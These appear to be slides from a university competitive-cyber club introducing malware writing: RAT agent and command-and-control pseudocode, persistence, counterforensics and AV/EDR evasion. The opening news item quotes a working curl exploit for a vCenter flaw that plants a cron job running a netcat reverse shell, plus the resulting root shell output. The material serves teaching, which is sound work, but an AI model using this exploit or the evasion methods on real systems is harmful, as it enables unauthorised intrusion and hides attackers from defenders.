Mason Competitive Cyber

So you want to write some malware...

Recent Security News

- New VMWare vCenter unauth RCE PoC
  - curl -kv "https://172.16.57.2/analytics/telemetry/ph/api/hyper/send?_c=&_i=/../../../../../../etc/cron.d/$RANDOM" -H Content-Type: -d "* * * * * root nc -e /bin/sh 172.16.57.1 4444"
  - Send an POST, get a shell
  - CVE-2021-22005

```
wvu@kharak:~$ ncat -lv 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 172.16.57.2.
Ncat: Connection from 172.16.57.2:51182.
id
uid=0(root) gid=0(root) groups=0(root),1000(vami),4044(shellaccess),59005(coredump)
uname -a
Linux photon-machine 4.4.250-1.ph1 #1-photon SMP Fri Jan 15 03:01:15 UTC 2021 x86_64 GNU/Linux
```

> unauthenticated root RCE

> pain

*ware

- Shareware
  - Please make as many copies as you want and share them
- Freeware
  - If you find it useful, give the author some money
- Adware
  - It's free, but will display advertising (sometimes aggressively)
- Spyware
  - Congratulations, you are now the product
- Postcardware
  - If you find it useful, send the author a postcard
- Nagware
  - WinRAR
- Beerware
  - If you find it useful and see the author at a bar, buy him/her a beer
- ...

Malware

- Wikipedia says “Software deliberately designed to cause damage”

My definition:

- “Software that accomplishes the goals of a bad actor”

Examples:

Microsoft Word Macros Remote Administration Tools Remote Access Tools (netcat)

Self-Propagating Exploits (Worms) Stuxnet (take a shot) Ransomware

Time for a disclaimer!

- Writing malware is a great way to build skills and programming chops on an interesting project
- Writing malware is a great way to get introduced to many important concepts of offensive security
- **Writing malware is a great way to end up in prison**
- As with anything in cybersecurity, especially the offensive side, be responsible and careful with your learning

So many options!

- The field of “malware” is actually a pretty large one, and most definitions of malware will be pretty broad
- What do you want your tools to do?
- Let’s write some malware!

Pseudocode RAT

Design: Remote Access

- What protocol should I use?
- What should be encrypted?
  - Is encryption needed at all?
- What state information should be stored as part of our protocol?

- Thought Experiment: How does one end of the connection know to stop reading from the wire?

- How do we blend in or hide our traffic?
  - More on this later

Design: Execution and Persistence

- What executes your malware?
  - Execution via an exploit
  - Execution via the operating system (executable program)
  - Execution via dependency hijacking (.so or .dll)
  - Execution via common binary wrapper
  - Execution via other malware (process injection)
  - ...
- Do you need your malware to be persistent?
  - Do you need persistence at all?
  - What system events does your malware need to withstand?
    - OS updates? Reboots?
- How do you accomplish persistence?
  - Cronjobs?
  - Windows Services?
  - ...

Design: Counterforensics

- **What's your risk profile for analysis of your malware?**
  - How long did you spend writing it?
  - How much do your really care if it gets uploaded to VirusTotal?
  - How much do you really care if the blue team finds it and dissects it?
  - Is it designed to be found as an exercise?
  - **Do you really care if it's found?**
- What can you do to keep as much of your code ephemeral as possible?
  - In-memory execution guideline
  - Modular design
  - …
- What can you do to protect the indicators of compromise within your code?
  - Multiple C2 callback domains/IPs
  - Code packing and encryption
  - Data encryption
  - Stripping/Binary Obfuscation
  - ...

The parts of a RAT

In a basic Remote Administration Tool, there are two major parts

The command and control server

The agent

The Agent


- Is executing on the target system
- May reside on disk or in memory only
- Receives commands from the command and control server and returns data to the command and control server

Agent Pseudocode

```
connect_to_c2()
do forever:
        command = read_from_c2()
        command_output = process_command(command)
        send_to_c2(command_output)
```

The Command and Control Server

- Executing on an attacker controlled system
- May have many agents connected simultaneously
- Attacker interacts with this component either directly or indirectly to control connected agents



C2 Pseudocode

```
create_thread {
 do forever:
        connection=listen_for_agent()
        process_hello(connection)
}.start()


do forever:
        command=read_from_attacker()
        process_command(command)
```

Example: connect_to_c2()

```
c2_addr = get_c2_addr()
key_material = generate_keys()
uuid = generate_uuid()
hello = encrypt(uuid, key_material)
connection = internet.connect(c2_addr)
connection.send(hello)
```

The Basics: Command Shell

```
command = get_command()
args = get_args()
output = execute_in_shell(command, args)
send_to_c2(output)
```

The Basics: File Up/Download

File Upload

```
file_name = read_from_c2()
file_data = read_from_c2()
file = open(file_name, "write binary")
file.write(file_data)
```

File Download

```
file_name = read_from_c2()
file = open(file_name, "read binary")
file_data = file.read()
write_to_c2(file_data)
```

Why use custom tools at all?

- Generally, attackers should endeavor to “live off the land”
  - Minimizes risk of being found by AV/EDR
  - Minimizes your sadness when the blue team uploads the tools you worked for hours and hours on to a cloud AV
- But sometimes, in order to persist or be effective, you need custom software
  - Need file upload/download on an embedded system, or a SOCKS proxy, or to do a fancy persistence technique
- That’s where custom tooling comes in

Communications Security

- Blending in
  - What does the environment you're deploying into look like?
  - What traffic would be observed by a hypothetical Intrusion Detection System?
- Encryption
  - Is encryption worth the overhead?
  - Do you trust yourself to implement good protocol-level encryption?
- Obfuscation
  - Goes hand in hand with blending in
  - How do you make your malware comms look like anything but malware comms?
- Steganography
  - Extension of blending in and obfuscation
  - Can you come up with a clever technique to hide your data in seemingly benign (or even actually benign) traffic?

AV/EDR Evasion

- Classical “AV” is easier to fool than EDR
  - EDR is designed to prepare a system for forensic examination and to marshal a coordinated blue/hunt team response, AV is designed to make sure the toolbar your grandma downloaded doesn’t have Conficker in it
- Fooling AV might be as easy as changing some parts of your agent
  - Splitting up strings, changing structure of code, or encrypting your agent on disk
- Fooling EDR is a little bit of a bigger ask
  - Making your tools exist only in memory (and even then, some EDRs will scoop them up)
  - Novel persistence mechanisms (https://www.youtube.com/watch?v=q2KUufrjoRo)

What language should I write in?

- General answer of “whatever language you know best” doesn’t always cut it
- Sometimes, the environment your agent runs in demands that you use certain languages
- For instance, for in-memory execution on a linux target, a python agent would be a good choice
- For in-memory execution on a Windows target, Powershell or .NET would probably be a good call
- For insane cross-compilation jobs (embedded or IoT systems), golang is a good choice
    - Or, if you want your malware to work pretty much everywhere (great for CTF malware/write once, use everywhere tools)
- Or, if you *really* like writing C (and, more importantly, the C you write works 100% of the time), C or C++ are good fallback languages
    - Thought Experiment: is C the best language to write malware in?

What language should I write in?

- **What characteristics does the language have during development?**
- What are your development constraints?
  - How much testing do you want to do?
  - What are your deadlines?
  - How comfortable are you developing in that language?
  - What are your goals for creating the malware?
- **What characteristics does the language have at runtime?**
- What are your constraints on the target system?
  - Hardware constraints
  - On-target dependencies
    - Versioning conflicts
    - Interpreters
    - JVM
  - Architectures
  - Execution methods
    - Can you compile into a DLL?
    - Can you compile position independent code/shellcode?
    - Can you invoke the malware with your exploit of choice?

What language should I write in?

- But really, it's a combination of "What do I want my malware to do", "Where do I want my malware to run", and "How can I get my malware to work"

- That last one will necessitate at least some "whatever language you know best"

What does this look like for real?

https://github.com/boba8710/ccrat_c2

https://github.com/boba8710/ccrat_agent

Proud Sponsors

CACI

EVER VIGILANT

VOLGENAU SCHOOL

MASON

ENGINEERING

REDLattice

BATTELLE

It can be done™

CRYPSIS™